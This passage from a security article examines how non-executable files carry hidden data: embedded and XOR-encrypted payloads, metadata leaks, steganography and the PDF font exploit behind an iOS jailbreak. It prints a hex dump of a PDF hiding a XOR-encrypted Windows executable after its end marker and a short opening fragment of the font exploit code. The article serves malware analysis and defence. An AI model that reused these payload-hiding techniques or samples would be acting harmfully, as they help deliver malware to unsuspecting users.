Embedding a file may not suffice, this is why encryption is also used. Of course, when encryption is used then the malware doesn't rely on the support of file embedding of the host format, because only the malware itself shall know where to locate and how to decrypt the embedded file and to do so it needs to execute code: when script or byte code don't suffice, then it needs shellcode.

Although XOR encryption is very weak, many malware use it to hide the embedded file. We did some test to confirm that it is indeed frequent and in those cases it is easy to spot the embedded file and analyze it.

Naturally, it becomes impossible to automatically locate and decrypt a hidden file once the used encryption is complex or compression has been applied. At best some analysis can be performed on the host file to understand whether it contains foreign data as we'll see later.

External resources


Some file formats offer the capability to access resources from an external file. There are basically two cases:

- The main file loads an external file and uses it.
- An external file contains resources which can be referenced and accessed by the main file.

In ActionScript3, for instance, it's possible to load external SWF files and display them. Here's a code snippet taken from the Adobe site which does exactly that.


```
// create a new instance of the Loader class
var myLoader:Loader = new Loader();
// in this case both SWFs are in the same folder
var url:URLRequest = new URLRequest("ExternalSWF.swf");
// load the SWF file
myLoader.load(url);
// add that instance to the display list, adding it to the Stage at 0,0
addChild(myLoader);
```

URLRequest can be used to load remote files as well. This is interesting, because it prompts some other security considerations. Let's take for instance a trusted web-page loading a Flash file which in turn loads another, this time, remote Flash file. The remote Flash file will by-pass any control and will be treated as trusted.




Now, one could object that this is a problem in the security of the trusted server, but what is interesting is that our field of trust is extended to the server of the remote Flash and such a detail can easily escape control if for instance the web-page code and Flash graphics were not done within the work team or if a web-page is rewritten but some previous Flash graphics are kept. While this scenario might not always work, it does so in a good number of cases.

Given the existence of embedded files and external resources it becomes clear that a single file should be considered as a possible root of other files, such as a file system and with the possibility of a complex hierarchy.



I've built a silly Flash file just to show what I mean.



Here we can observe several levels of embedding. The hierarchy can become very complex as you can see.

Security considerations

Talking about all possible prevention and defense methods against non-executable files would take too much time and divert from the main topic, but there are some security considerations strictly linked to it.

Software updates


Software updates are essential to maintain the security on a system of course, but they don't protect against 0-days. But there's also plenty of people using software which isn't up-to-date.

Scripting and byte code

Not surprisingly I think that in a secure environment scripting and byte code contained in a file format should not be allowed, better yet would be to filter those files out before they reach workstations, such as by filtering email traffic. However, this is not always possible.

Internet files

Probably not many users realize that even in the context of a secure environment with whitelists of allowed web pages which can be viewed by the staff, an attack can be carried out in order to compromise the security of the whole system. This can happen when using an unencrypted protocol such as HTTP.



The request for a particular element, such as a PDF or Flash file, could be hijacked in order to make the user download a malware instead. The solution to this could be to allow the download of certain files only over HTTPS or even enforce it under every condition.

Digital signatures

Signing a file is an effective way to guarantee the origin of it. There are two ways to sign a file:

- Provide an external signature file. These signatures are created in generic ways for every file through programs such as OpenSSL or PGP.
- Use the internal support for digital signatures provided by the file format itself. In fact, many file formats support digital signatures and store them internally.

In the second case the way of calculating the signature is specific to the file format, since even if it is using a standard cryptographic implementation, the calculation must be aware of the format and what to skip in it, otherwise the signature would be calculated including its space as well and that wouldn't work.

Signing makes sense when the communication medium is insecure as in the case of the internet. Even downloading data from a secure connection like SSL can only guarantee that the data we're retrieving comes directly from the server. It doesn't tell us anything about the server itself which may have been compromised. By signing it, we can trust a certain file to come from a certain computer and it is reasonable to believe that the security of a workstation generally used to sign files is higher than that of a server.

So, signing makes sense, but does it make sense to bundle the signature inside the file format?
It's certainly more practical not having an extra signature file for every signed file, although even for that there would be some solutions.
On the other hand, although built-in signatures rely on cryptographic standards, they are not standardized in their application for reasons such as the one mentioned before. Often the only way to obtain information about digital signatures contained in a file is to use the main host application (e.g. the reader) of the given format. As you might understand this approach is insecure, because it forces the user to open a potentially dangerous file before being able to verify the identity of its author.

Internal digital signatures cause the management of certificates to become cumbersome as well. Let's suppose that we want to allow documents to be opened only if signed with a certificate issued by a particular certification authority. Best case scenario we must set this up for every host application, provided it offers this functionality.

Data carriage (please open your bag)

Non-executable files can be used to carry particular kind of data inside them. This data might for instance be information about the creator of the file or about the host application that was used to create or edit it. Or it could be a way to introduce data onto a system.

We could subdivide the carried data into two categories:


Internal: which could be either indiscriminate like metadata, generally stored into a file by the handler of the file format. This happens very often. Or it could be targeted data: a way to leak information in a context such as industrial espionage.

External: could be a malware for instance.

Personal information

Files can contain a surprising amount of information about their author and the environment they were created or edited on.


This kind of information may be trivial geolocation data like in JPEG files.



In the case of multimedia it may include information about the used device or the distance to the subject.

But there are even more uncanny cases. Let's take for instance CFB Office files. These files contain a certain amount of information such as the author's name or the last time the document has been printed.


But let’s take an Office Document with an embedded digital signature. Would you be surprised to learn what additional information the digital signature contains?



I don’t know about you, but I might not want other people to know what operating system I’m using or what my Microsoft Office version is. It even includes the screen resolution and color depth. Of course, it could be argued that this is not very important.

If you noticed the strange resolution, that’s because the file was created on a virtual machine. :)

I know it sounds silly to put this sort of information inside of a digital signature and in case you don’t believe me, here’s the original format data:



I think you can spot the information inside the unformatted XML.

Locating foreign data (you ain't from 'round here, are ya boy?)

Locating foreign data inside of a file is very important as that data may contain malware or sensitive information.

Foreign data can be considered everything which is not related to the format of the file. It is very common to append foreign data at the end of a file. However, that is the simplest case of all. Cases a bit more difficult to detect are:


- Data hidden among parts of the file format.

There could be data hidden among objects inside a PDF file, for instance.

- Data stored inside custom data containers of the file format itself.


Many file formats as we said before allow for embedded files. That basically means that they allow for custom binary data. It is very useful to inspect this data.

Let’s take a very common file format such as JPEG. It allows for custom data to be inserted in the format through special tags.




The mostly white bar left to the hex view represents the kind of data contained in the file. What is white is legitimate data belonging to the format. The slight yellow area represents the currently visible area in the hex view. And the gray marks custom data. The color scheme is valid for the hex view as well, we can observe that in the gray highlighted area there's non-essential information, I don't know if you can read the word "Photoshop" in the ASCII column of the hex view.

This is the file structure view of the same data:




As you can see this data was inserted into the JPEG using an App marker of the JPEG format, which specifically fulfills the purpose of embedding custom data.

However, those markers are not always used. I was quite surprised when I opened a JPEG shot during the holidays with my single-lens reflex camera.



Apart from the gray custom data at the beginning we have some red marked data at the end. Red stands for data which is not part of the file format.

I identified the data quite easily as being a JPEG because of its markers.



The first byte in the red rectangle represents the initial marker for any JPEG file. It is followed by another marker. Every marker in the JPEG file has a 0xFF prefix. The initial marker in this data chunk doesn't have it, so I just saved the file and added the prefix to fix the JPEG.


This is the extracted image:

This is only a thumbnail of the original image. Not very sensational, but thumbnails in JPEGs are usually stored inside the Exif or JFIF format specified by the App1 and App0 marker.

Also, in theory, it's possible to insert geolocation information inside the thumbnail as well.

And of course malware is very often foreign data inside of a file. It is sufficient to have some shellcode as we've seen before to extract malware from the file. In fact, it can be much easier for the shellcode to extract raw data from the file, than to go through the file format to obtain it.

This is a PDF carrying malware:




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000C00	3C	2F	44	41	20	28	2F	48	65	6C	76	20	30	20	54	66	</DA.(/Helv.0.Tf
00000C10	20	30	20	67	20	29	2F	58	46	41	20	5B	28	74	65	6D	.0.g.)/XFA.[(tem
00000C20	70	6C	61	74	65	29	20	31	20	30	20	52	5D	2F	46	69	plate).1.0.R]/Fi
00000C30	65	6C	64	73	20	5B	32	20	30	20	52	5D	3E	3E	0A	65	elds.[2.0.R]>>.e
00000C40	6E	64	6F	62	6A	20	78	72	65	66	0A	74	72	61	69	6C	ndobj.xref.trail
00000C50	65	72	0A	3C	3C	2F	52	6F	6F	74	20	37	20	30	20	52	er.<</Root.7.0.R
00000C60	2F	53	69	7A	65	20	39	3E	3E	0A	73	74	61	72	74	78	/Size.9>>.startx
00000C70	72	65	66	0A	31	34	37	36	35	0A	25	25	45	4F	46	A6	ref.14765.%%EOF.
00000C80	A5	6D	FC	E8	FF	23	95	EF	FF	FD	FC	14	00	23	95	53	.m...#.......#.S
00000C90	FF	FD	FC	EB	FF	23	95	AB	FF	FD	FC	EB	FF	23	95	EB	.....#.......#..
00000CA0	FF	FD	FC	EB	FF	23	95	EB	FF	FD	FC	EB	FF	23	95	EB	.....#.......#..
00000CB0	FF	FD	FC	EB	FF	23	95	EB	FF	FD	FC	03	FF	23	95	E5	.....#.......#..
00000CC0	E0	47	F2	EB	4B	2A	58	CA	47	FC	B0	26	DE	77	FD	82	.G..K*X.G..&.w..
00000CD0	8C	DD	8C	99	90	44	E7	8A	92	DD	9F	8A	91	4D	FA	9F	.....D.......M..
00000CE0	DF	9F	99	CB	8D	56	FB	CB	96	93	DC	AF	B0	70	B5	86	.....V.......p..
00000CF0	90	99	99	C5	F2	2E	9F	CF	FF	FD	FC	EB	FF	23	95	98	.............#..
00000D00	31	7B	A7	DC	50	CB	9D	DC	50	15	F4	DC	50	CB	9D	A7	1{..P...P...P...
00000D10	4C	19	F4	DD	50	CB	9D	5F	4C	1B	F4	DE	50	CB	9D	B3	L...P.._L...P...
00000D20	4F	1E	F4	DD	50	CB	9D	B3	4F	1F	F4	D7	50	CB	9D	B3	O...P...O...P...
00000D30	4F	11	F4	DE	50	CB	9D	5F	58	48	F4	DB	50	CB	9D	DC	O...P.._XH..P...
00000D40	50	14	F4	BB	50	CB	9D	EA	76	1E	F4	DD	50	CB	9D	1B	P...P...v...P...
00000D50	56	13	F4	DD	50	CB	9D	B9	96	9E	94	DC	50	CB	9D	EB	V...P.......P...
00000D60	FF	FD	FC	EB	FF	23	95	BB	BA	FD	FC	A7	FE	27	95	86	.....#.......'..
00000D70	E0	5B	B6	EB	FF	23	95	EB	FF	FD	FC	0B	FF	2C	94	E0	.[...#.......,..
00000D80	FE	FB	FC	EB	EB	23	95	EB	F3	FC	FC	EB	FF	23	95	51	.....#.......#.Q
00000D90	DE	FD	FC	EB	EF	23	95	EB	CF	FD	FC	EB	FF	63	95	EB	.....#.......c..
00000DA0	EF	FD	FC	EB	FD	23	95	EF	FF	FD	FC	EB	FF	23	95	EF	.....#.......#..


The yellow color marks data which is part of the file format, because it was recognized as such, but it isn't being referenced. This means some handlers of the file might ignore that data but some others might not.

However, in this case we're interested in red highlighted data, which is completely foreign to the file format. After the "EOF" word it is easy to recognize for a trained eye a xored windows executable. Since the initial header data of an executable is full of zero bytes, it is easy to extract the XOR decryption key.

Before



After



Foreign data is a problem which clearly can affect all kind of files.

Steganography (shaken, not stirred)

I can't claim to be an expert in the field of steganography and the topic surely deserves an article on its own, but I need to mention certain aspects, because they are related to the matter at hand.

While with foreign data it is possible to see what is hidden inside a file, not so with steganography which conceals the payload, meaning the secret data, inside the data of the file itself in order to avoid detection.

Steganography can come in a great variety of techniques. Data could be hidden inside recurring data elements of the hosting file. Another method is to change the frequency or order of something to encode data.

One premise, however, is that the hidden data must be much less than the data of the host file, otherwise it would be too easy to spot. Which means that steganography is expensive in terms of disk space. That's why common carriers for hidden data are media files, since a large size is expected for them.

Let's take for instance the same image seen before.

This image contains a Windows executable, which was hidden using one of the simplest steganographic techniques: storing the data using the least significant bit of every byte in a RGB element. Changing the least significant bit of each color will only slightly modify the appearance of the original image.

I chose an executable large enough to occupy all the available least significant bits in the image, so that the impact would be as much as possible on the appearance.
However, you will agree that if we compare the carrier to the original (on the left), it's impossible to notice the differences just by looking.

There are various ways to try and detect anomalies which could be caused by steganography. For instance, the least significant bit technique can be detected by analyzing the noise in the picture.

Usually the methods involved are statistical. The file might look suspicious if the output of various analyzing algorithms is considerably different from the output of many other normal files of the same type.

Just as in the case of embedded files, statistical analysis can only point in the direction of something, but of course doesn't bring conclusive results.


Also, just as for embedded files, it is very important to process the format to perform analysis. If a PDF contains a JPEG image, then the latter one needs its own analysis. Performing a bulk analysis of the file, without considering embedded files is insufficient.

Embedded devices (can you trust what's in your pocket?)

Embedded devices share the same issues discussed in this article of course. Just think that only recently the jailbreak for iPhone and iPad was available as a PDF.

The jailbreak exploits two vulnerabilities. The first one allows the execution of shellcode running in user-mode, in the sandboxed environment for iOS applications. The second vulnerability allows the execution of shellcode in kernel mode. Thus, from a simple PDF the whole system could be compromised. And don't think that disabling JavaScript would have helped in this case, as JavaScript wasn't the vector through which the first shellcode gets executed. In fact, the vector is very uncanny.

The PDF format has been introduced as a replacement for PostScript, which is a programming language, while PDFs have a descriptive format. The irony of all this is that PDFs can contain fonts which aren't descriptive, but are programs written in PostScript.



And here you can get a glimpse of the exploit:

```
push 00000003h
push 00000000h
setcurrentpoint
push 00000003h
